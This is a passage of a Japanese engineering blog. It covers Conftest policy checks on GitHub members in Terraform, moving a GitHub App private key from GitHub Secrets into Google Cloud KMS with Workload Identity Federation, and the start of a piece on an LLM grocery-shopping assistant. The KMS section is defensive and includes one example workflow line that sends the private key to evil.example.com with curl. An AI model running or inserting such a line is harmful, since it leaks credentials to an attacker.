入力のHCLをたどって access.users[].name を取り出し、valid_members にも outside_collaborators にも含まれなければ違反とします。

テスト

ポリシーのテストは conftest verify で実行します。with キーワードでモック入力とモックデータを注入できるため、GitHub APIを叩かずにロジックを検証できます。

test_deny_invalid_repo_user if {
    result := deny_invalid_repo_user with input as {"module": {"repository": [{
        "source": "../../../../modules/tfmodule-gh-repo-kit",
        "access": {
            "users": [
                {"name": "babarot", "permission": "push"},
                {"name": "invalid_user", "permission": "push"},
            ],
        },
    }]}}
        with data.github_members as ["babarot", "sota1235"]

    count(result) == 1
    some violation in result
    contains(violation.msg, "@invalid_user")
}

CIへの組み込み

terraform plan ワークフローの中で、plan実行の前段にConftestを組み込んでいます。

- name: Fetch GitHub organization members
  run: |
    members=$(gh api --paginate "/orgs/10xinc/members" --jq '.[].login' | jq -R . | jq -s .)
    jq -n --argjson members "$members" '{github_members: $members}' > /tmp/github-members.json

- name: Run conftest against HCL files
  uses: ./.github/actions/conftest
  with:
    policy_path: ./policy/tf
    check_type: hcl
    working_directory: ${{ matrix.dir }}
    data_file: /tmp/conftest-data.json
    inline_comment: "true"

チェック対象はPRで変更のあった .tf ファイルのみに絞っています。違反が検出されるとPRの該当行にインラインコメントが投稿されるため、レビュアーもすぐに気づけます。

まとめ

Conftestは設定ファイルの静的解析ツールですが、--data フラグで外部データを渡すことで、GitHub組織の状態をSSoTとした動的なチェックが可能になります。メンバー一覧を毎回APIから取得するため、ポリシーファイル自体のメンテナンスはほぼ不要です。

10Xでは今回紹介したGitHubメンバーの検証以外にも、GCPリソースの命名規則やラベルの必須チェックなど、30以上のポリシーをConftestで運用しています。Conftestの導入経緯や全体像についてはこちらの記事で紹介しています。

GitHub Appの秘密鍵をGitHub Secretsから追い出す

10Xでは、GitHub Actionsのセキュリティ改善を段階的に進めてきました。もともとPAT(Personal Access Token)を使っていたところをGitHub App Tokenに移行し、さらにOcto STSを使ったToken運用の改善にも取り組んでいます。

そうした中で、まだGitHub Secretsに残っていたものがありました。Terraform用のGitHub Appの秘密鍵です。このAppに付与される権限が徐々に膨らんでいく中で、秘密鍵の保管方法がセキュリティ上無視できない課題になってきていました。この記事では、その課題と、秘密鍵をGitHub Secretsから追い出してGoogle Cloud KMSに閉じ込めるというアプローチについて書きます。

秘密鍵をGitHub Secretsに保存するということ

GitHub Appのトークンを発行するには、秘密鍵でJWTに署名する必要があります。多くのプロジェクトではactions/create-github-app-tokenのようなActionを使い、秘密鍵をGitHub Secretsに格納しています。

- uses: actions/create-github-app-token@f8d387b68d61c58ab83c6c016672934102569859 # v3.0.0
  with:
    app-id: ${{ vars.APP_ID }}
    private-key: ${{ secrets.APP_PRIVATE_KEY }}

一見すると問題なさそうに見えます。GitHub SecretsはUIから値を取り出せませんし、ログにもマスクされます。しかし、ここにはいくつかの落とし穴があります。

何が問題だったのか

ワークフローを書き換えれば秘密鍵を持ち出せる

GitHub Secretsの値はUIからは見えません。ですが、GitHub Actionsのワークフローには値そのものが渡されます。つまり、ワークフローファイルを書き換えて秘密鍵をどこかに送信するコードを仕込めば、鍵を盗むことができてしまいます。

# 悪意のある改変例
- run: echo "${{ secrets.APP_PRIVATE_KEY }}" | base64 | curl -X POST -d @- https://evil.example.com

リポジトリに書き込み権限を持つ人、あるいはアカウントが乗っ取られた場合、これは現実的な攻撃シナリオになります。

自分たちのケースでは、Terraform用のGitHub Appにはかなり強めの権限が付与されていました(これはTerraformでGitHubリソースを管理する都合上、必要に応じて権限を足していった結果です)。この鍵が持ち出された場合の影響範囲は非常に大きく、放置できる状態ではありませんでした。

push rulesetだけでは保護範囲が広すぎる

「ワークフローファイルを改変できないように保護すればいい」という考えもあります。GitHubにはpush rulesetという仕組みがあり、特定のファイルパスへのpushを制限できます。push rulesetはファイル単位で保護対象を指定できるので、terraform_plan.yamlだけを守ることも技術的には可能です。

しかし、GitHub Secretsの仕組み上、Secretはリポジトリ内のすべてのワークフロー(あるいはEnvironmentに属するすべてのワークフロー)からアクセスできます。つまり、terraform_plan.yamlをpush rulesetで守っていても、同じSecretsにアクセスできる別のワークフローを新たに作成すれば、そこから秘密鍵を持ち出せてしまいます。これを防ぐには結局、.github/workflows/配下やそこから呼ばれる.github/actions/配下を丸ごと保護せざるを得ません。結果として、秘密鍵とは無関係なワークフローまで保護対象に含まれ、SRE以外のメンバーがワークフローを触りたいときに非常に不便になります。

これまで、自分たちのリポジトリでは改変を防ぐために.github/全体をprotectしている状態でした。セキュリティのためとはいえ、開発者体験を大きく損なっていました。

ちなみに、GitHubは2026年のActions セキュリティロードマップで、Secretsを特定のリポジトリ・ブランチ・環境にスコープできる「スコープ付きシークレット」の導入を予定しています。これが実現すれば、Secrets側のアクセス制御だけでこの問題を緩和できるようになるかもしれません。ただし現時点ではまだリリースされていないため、今回はKMSに鍵を移すアプローチをとっています。

鍵のローテーションが面倒

秘密鍵を更新するたびに、その鍵を使っている各リポジトリのSecretsを手動で差し替える必要があります。リポジトリが増えるほど、この運用コストは膨らんでいきます。

秘密鍵をKMSに閉じ込める

こうした課題に対する自分たちのアプローチは、秘密鍵をGitHub Secretsから取り除き、Google Cloud KMS(Key Management Service)に閉じ込めるというものです。

端的に言うと、JWTの署名処理だけをGitHub外のKMSに委譲します。秘密鍵はKMS内に格納され、鍵そのものはGitHub Actionsの実行環境に一切渡されません。ワークフローに渡されるのはKMS上の鍵を指すリソースID(プロジェクトID、キーリングID、キーID)だけで、これらは秘密情報ではありません。

処理の流れは以下のようになります。

  1. GitHub ActionsのOIDCトークンを取得する
  2. Workload Identity Federationを通じてGoogle Cloudの認証情報を得る
  3. 未署名のJWTを生成する
  4. KMSに署名だけを依頼する(鍵はKMSの外に出ない)
  5. 署名済みJWTでGitHub APIからアクセストークンを取得する
  6. ワークフロー終了時にトークンを自動失効させる

ちなみに、得られるGitHub App Tokenは従来と同等のものなので、後続のステップは何も変える必要がありません。

実装としては、この仕組みをGitHub Actionとして提供するghatというツールを使っています。

- uses: yagihash/ghat@e503e9d9284b16d42d3b477bc1e5fcffb5ef251b # v2.1.0
  id: token
  with:
    app_id: ${{ vars.APP_ID }}
    kms_project_id: ${{ vars.KMS_PROJECT_ID }}
    kms_location: ${{ vars.KMS_LOCATION }}
    kms_keyring_id: ${{ vars.KMS_KEYRING_ID }}
    kms_key_id: ${{ vars.KMS_KEY_ID }}
    repositories: my-repo

これで何が変わるのか

鍵が盗めなくなる

仮にワークフローを改変されても、KMSの中にある鍵を取り出すことはできません。KMSは鍵素材の閲覧やエクスポートを許可しない設計になっています。

「鍵を使って署名させることはできるのでは?」という指摘はもっともで、それは残存リスクとして存在します。任意のブランチからKMSへのアクセスは可能なので、悪意のあるJWTを作成してKMSで署名し、GitHub Appとして操作することは理論上可能です。ですが、これはそもそも秘密鍵がGitHub Secretsにある現状でも同じリスクです。鍵が持ち出せない時点で差分があり、「鍵を持ち出されて好き放題される」リスクと「一時的に署名させられる」リスクでは、深刻度がまるで違います。

保護すべきファイルを最小限にできる

ここが今回の取り組みの真価ともいえるポイントです。

これを可能にしているのが、GitHub ActionsのOIDCトークンとWorkload Identity Federation(WIF)の組み合わせです。GitHub Actionsが発行するOIDCトークンには、workflow_ref(どのワークフローファイルから実行されたか)、environment(どのEnvironmentで実行されたか)、repositoryなど、実行コンテキストに関するさまざまなclaimが含まれています。WIFのattribute_conditionでこれらのclaimを細かくチェックすることで、KMSへのアクセスを「特定のリポジトリの、特定のワークフローから、特定のEnvironmentで実行された場合のみ」といった粒度で制限できます。

自分たちのケースでは、environmentとworkflow_refの両方で縛るようにしています。push rulesetで保護すべき対象は「そのワークフローファイルとそこから呼ばれる内部Action」だけに絞り込めます。

  • Before
    • .github/workflows/全体を保護 → 誰もワークフローを気軽に編集できない
  • After
    • terraform_plan.yamlとterraform_apply.yamlだけ保護 → 他のワークフローは自由に編集可能

従来のpush rulesetだけのアプローチでは、ワークフロー全体を守らざるを得ませんでした。秘密鍵をKMSに移しWorkload Identity Federationと組み合わせることで、アクセス制御をGitHub外に出し、push rulesetの対象を本当に守るべきファイルだけに絞れます。セキュリティと開発者体験のトレードオフが大幅に改善されます。

鍵のローテーションが容易になる

KMS側で新しいキーバージョンを作成し、ワークフローで指定するバージョン番号を更新するだけで済みます(現時点ではghatが最新のキーバージョンを自動で参照する機能がないため、ワークフロー側での指定変更が必要です)。それでも、各リポジトリのSecretsに秘密鍵を貼り直す作業に比べれば大幅に楽になります。また、Cloud Audit Logsで署名操作の監査ログも自動的に残ります。誰がいつ鍵を使ったのかを追跡できるのは、セキュリティ運用の観点でも大きいです。

補足

一方で、Google Cloudへの依存が生まれます。KMS、Workload Identity Federation、サービスアカウントなど、セットアップに必要なリソースは少なくありません。Google Cloudの障害時にはIaCの実行が止まる可能性もあります。KMSの利用料も発生します(微小ですが)。

障害発生時などTerraformのplan/applyができなくなった場合は、従来のactions/create-github-app-tokenに戻すことでリカバリできます。一時的にセキュリティレベルは下がりますが、IaCが完全に止まるよりはましでしょう。

まとめ

GitHub Appの秘密鍵をGitHub Secretsに置く運用は、手軽ですが「ワークフロー改変による鍵の持ち出し」というリスクを内在しています。そしてそのリスクをpush rulesetだけで防ごうとすると、保護範囲が広がりすぎて開発者体験を損ないます。

秘密鍵をGitHub Secretsから追い出してKMSに閉じ込めることで、この問題を構造的に解決できます。鍵はどこにも露出せず、保護すべきファイルは最小限で済み、監査ログも残ります。Google Cloudを使っている組織であれば、検討する価値のあるアプローチです。

ネットスーパーでのLLM活用:お買い物AIのPoCから本番リリースまで

はじめに

こんにちは、10Xで検索推薦の機能・基盤の開発運用を担当している安達(id:kotaroooo0)です。

Stailerネットスーパーでお買い物AI機能をリリースしました。 これは、チャットUIでLLMがお買い物をサポートしてくれる機能です。

本記事では、お買い物AIの開発・運用の事例を紹介します。 最近、LLMを利用した機能をよく見かけるようになりましたが、実際にユーザーに提供し運用するところまで含めた事例はまだ少ない印象があります。 実際にお買い物AIを設計する際に、他社の事例をあまりみつけられず困りました。 今後、実践する人の参考になると嬉しいです。

お買い物AIの概要

どんな機能か







お買い物AIは、アプリ上のチャットUIでユーザーの入力に応じて商品を提案する機能です。 イメージを湧かせるためにキャプチャを添付します。 ユーザーが入力したら、返答メッセージと商品リストが返却されます。

カレーを作りたい場合の例
画像からユーザー意図を解釈する例

なぜ作るか

お買い物AIの目的は、ネットスーパーの購入体験を拡張することです。 一般的なEC(家具や家電、アパレルなど)とネットスーパーでは、ユーザーの購入心理と行動に違いがあると考えています。 具体的には次の2点において、お買い物AIがネットスーパーと相性がよいと考えました。

1. 商品の比較検討が少ない

たとえば「加湿器」をAIチャットで探す場合、多くのユーザーは慎重になります。 「もっと安くてよいものがあるのでは?」「自分に最適か?」のように検討コストが大きいため、結局はAIに推薦されたものでなく自分で検索・比較し納得してから購入したいという心理が働きます。

一方、ネットスーパーで「カレーの材料」を探す場合、じゃがいも、にんじん、カレールーといった商品の検討コストは小さいです。 「じゃがいもがこの価格なら間違いない」「このメーカーのルーなら安心だ」のように納得感を持って商品を選ぶことができ、AIによる提案がスムーズに購入へ繋がりやすいと考えました。 また、商品単価が低いことも検討コストを下げることに寄与していると思います。

2. 多くの商品を一度に買う

ネットスーパーのもうひとつの特徴は、一度のお買い物で30商品程度をまとめて購入する点です。 これをひとつひとつ検索などによりカートに入れる作業は、ユーザーにとって負担が大きいです。

Before: 「カレー」の材料を思い浮かべる → 「じゃがいも」を検索 → カートへ → 「にんじん」を検索 → ...

After: 「カレーを作りたい」とお買い物AIに伝える → 必要な材料がまとめて提案される → 一括で検討・追加

LLMがユーザーの曖昧な意図を解釈し、膨大な商品から最適な組み合わせを瞬時に提示することで、新しい購入体験を提供すること目指しています。

設計

LLMの責務

ネットスーパーの購入体験を拡張することが目的なので、購入にフォーカスします。 カスタマーサポート用のチャットボットなどではありません。

購入にしても、LLMでどこまで自動化するのか複数パターンありそうです。

  • パターン1. (LLM)商品の提案 → (人間)商品をカート追加する → (人間)注文・決済する
  • パターン2. (LLM)商品の提案 → (LLM)商品をカート追加する → (人間)注文・決済する
  • パターン3. (LLM)商品の提案 → (LLM)商品をカート追加する → (LLM)注文・決済する

今回はパターン1にしました。 理由は以下です。

  • ネットスーパーでの商品探索をまずは改善したい
  • カート追加の自動化は難しい
    • ユーザーがどの商品を好むか等を考慮しないといけないため
      • 同じジャガイモでもどこ産でどれくらいの量が必要か分からない

アプリケーションへのLLMの組み込み


LLMの組み込み方は、単にプロンプトを投げるだけのものから、LLMが自らツールを選んで動くものまでさまざまなパターンがあります。 この設計の型は認知アーキテクチャ(Cognitive Architecture)と呼ばれており、LangChainのブログでは、その進化の過程を自律性の高さに応じて次のように分類しています。

出典: https://blog.langchain.com/what-is-a-cognitive-architecture/

認知アーキテクチャ 概要 ネットスーパーでの例
Code LLMを使わないソフトウェア -
LLM Call
(お買い物AIの初期リリースはこれ)
LLMを1回だけ利用するアーキテクチャ 1. (LLM) ユーザーが入力したメッセージから、LLMが返答メッセージと商品名リストを生成
2. (Code) 商品名で商品検索して、ユーザーへ返答メッセージと共に返却
Chain 事前に定義したワークフローで複数回LLMを利用するアーキテクチャ 1. (LLM) ユーザーが入力したメッセージから、LLMが返答メッセージと商品名リストを生成
2. (Code) 商品名で商品検索し商品リストを取得
3. (LLM) 商品検索結果とユーザーの入力メッセージから、返答メッセージを再生成
Router 実行ステップのLLMに任せる
Chain が開発者が決めたワークフローを順番に実行するのに対し、Routerは複数の定義済みワークフローからLLMに選ばせる
1. (LLM) ユーザーが入力したメッセージから、商品提案ワークフローかお問い合わせ対応ワークフローかを選択
2. (LLM, Code)以降、対応するワークフローを実行
State Machine ループを含むが、遷移できる先はコードで定義する 1. (LLM) ユーザーが入力したメッセージから、LLMが返答メッセージと商品名リストを生成
2. (Code) 商品名で商品検索し商品リストを取得
3. (LLM) 商品の在庫が足りなければ1に戻って代替案を考えさせる(ループ)。足りれば「終了」。
Autonomous 目的とツールを与え、手順の数や順序はLLMが決める -

お買い物AIのやることは、ユーザーのメッセージから返答メッセージと商品リストを返すことにより、お買い物のサポートをすることです。 そのため、1度だけLLMを利用するアーキテクチャで実現でき、初期リリースとしてはLLM Callを採用しました。

複数回LLMを呼び出すことで、より高度な処理が実行できますがコストやレイテンシは悪化します。 また、LLMアプリケーションでは一般的に自律性と安全性・ガバナンスのトレードオフがあります。 LLM Callでは、プロンプトインジェクションによる情報漏洩や想定外のアクション実行というリスクが構造上なくなります。


処理の具体的なイメージは以下です。

処理フロー

LLMモデルの選定

gemini-2.5-flashを採用しました

理由は以下です。

  • コスト、レイテンシ、品質のバランスがよいため
    • 他社のモデルと比較して、同じ日本語文章の入力でもトークン数が少なかった
